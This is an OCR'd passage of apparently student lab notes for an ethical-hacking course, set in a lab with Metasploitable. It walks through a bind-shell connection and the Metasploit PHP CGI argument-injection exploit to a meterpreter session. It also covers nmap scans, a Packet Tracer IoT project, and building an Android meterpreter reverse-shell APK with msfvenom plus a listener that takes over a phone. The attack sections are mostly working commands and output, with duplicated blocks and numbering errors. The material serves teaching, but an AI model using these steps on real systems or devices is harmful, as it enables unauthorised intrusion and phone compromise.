
5)exploit



c) Exploiting Metasploit using Blind shell

Sol:-

1) ncat 192.168.137.178 1524



d) Exploiting Metasploit using HTTP

Sol:-

1)search http scanner

2) use auxiliary/scanner/http/http_version

3)show options

4)set RHOSTS 192.168.137.178

5)run

7)search php 5.4.2

8)use 1

9)show options

10)set RHOSTS 192.168.137.178

11)exploit



root@kali: ~
File Actions Edit View Help
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.137.178
RHOSTS => 192.168.137.178
msf6 auxiliary(scanner/http/http_version) > run
[+] 192.168.137.178:80 Apache/2.2.8 (Ubuntu) DAV/2 (Powered by PHP/5.2.4-2ubuntu5.10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/multi/http/op5_license 2012-01-05 excellent Yes OP5 license.php Remote Command Execution
1 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP CGI Argument Injection
2 exploit/windows/http/php_apache_request_headers_bof 2012-05-08 normal No PHP apache_request_headers Function Buffer Overflow
Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections


root@kali: ~
File Actions Edit View Help
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.137.21 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.137.178
RHOSTS => 192.168.137.178
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.137.21:4444
[*] Sending stage (39927 bytes) to 192.168.137.178
[*] Meterpreter session 1 opened (192.168.137.21:4444 → 192.168.137.178:37508) at 2023-03-13 16:43:23 +0530
meterpreter > sysinfo
Computer : metasploitable
OS : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter >

5) Perform Network scanning using following nmap commands:

a) nmap -p

b)nmap -sV



c)nmap -sT


d)nmap -O

e)nmap -A


5) Networking project on Fire extinguisher using cisco packet tracer.

Sol:-


a)Firstly connect Window, Smartphone, Garage Door, Smoke detector, Old car, Door, Siren, Firesprinker to Home gateway.



b)Then, go to smartphone ➡ Desktop ➡ Iot monitor ➡ then set conditions .



c) Finally, generate smoke on old car (press alt+old car) and then fire sprinkler and sire starts working.



6) Perform malware attack using msfvenom

Sol:-

a)msfvenom –p android/meterpreter/reverse_tcp LHOST=192.168.0.10 LPORT=4444 R > android_shell.apk

```
root@kali:/home/kali/android# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.10 LPORT=4444 R> android_shell.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10186 bytes
```

b) zipalign -v 4 android_shell.apk singed_jar.apk

```
root@kali:/home/kali/android# zipalign -v 4 android_shell.apk signed_jar.apk
Verifying alignment of signed_jar.apk (4)...
      50 META-INF/MANIFEST.MF (OK - compressed)
     286 META-INF/HACKED.SF (OK - compressed)
     620 META-INF/HACKED.RSA (OK - compressed)
    1720 META-INF/ (OK)
    1770 META-INF/SIGNFILE.SF (OK - compressed)
    2051 META-INF/SIGNFILE.RSA (OK - compressed)
    3138 AndroidManifest.xml (OK - compressed)
    4905 resources.arsc (OK - compressed)
    5135 classes.dex (OK - compressed)
Verification successful
root@kali:/home/kali/android#
```

c)Download singled_jar.apk file on android device.

d)msfconsole

```
root@kali:/home/kali# msfconsole

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                  MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMNm,             eMMMMMNMNMNM
MMMMNNMNMMMMMNx        MMMMMMNMNMNMNM
MMMMMMMMNMNMNMMMm+..+MMNMNMNMNMNMNMM
        https://metasploit.com


       =[ metasploit v5.0.84-dev                          ]
+ -- --=[ 1997 exploits - 1091 auxiliary - 341 post       ]
+ -- --=[ 564 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Display the Framework log using the log command, learn more with help log

[*] Starting persistent handler(s)...
msf5 >
```

e) use exploit/multi/handler

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

f) Setting up the exploit

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set lhost 192.168.0.10
lhost => 192.168.0.10
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run
```

g) Run the exploit


```
[*] Started reverse TCP handler on 192.168.0.10:4444
[*] Sending stage (73650 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.10:4444 → 192.168.0.3:60788) at 2020-07-13 09:58:44 -0400

meterpreter > sysinfo
Computer    : localhost
OS          : Android 8.1.0 - Linux 3.18.14-14721103 (armv8l)
Meterpreter : dalvik/android
meterpreter >
```


h) Successfully got the Meterpreter session



```
[*] Started reverse TCP handler on 192.168.0.10:4444
[*] Sending stage (73650 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.10:4444 → 192.168.0.3:60788) at 2020-07-13 09:58:44 -0400

meterpreter > sysinfo
Computer    : localhost
OS          : Android 8.1.0 - Linux 3.18.14-14721103 (armv8l)
Meterpreter : dalvik/android
meterpreter >
```


7) Perform footprinting and reconnaissance using following websites.

a)NETKRAFT






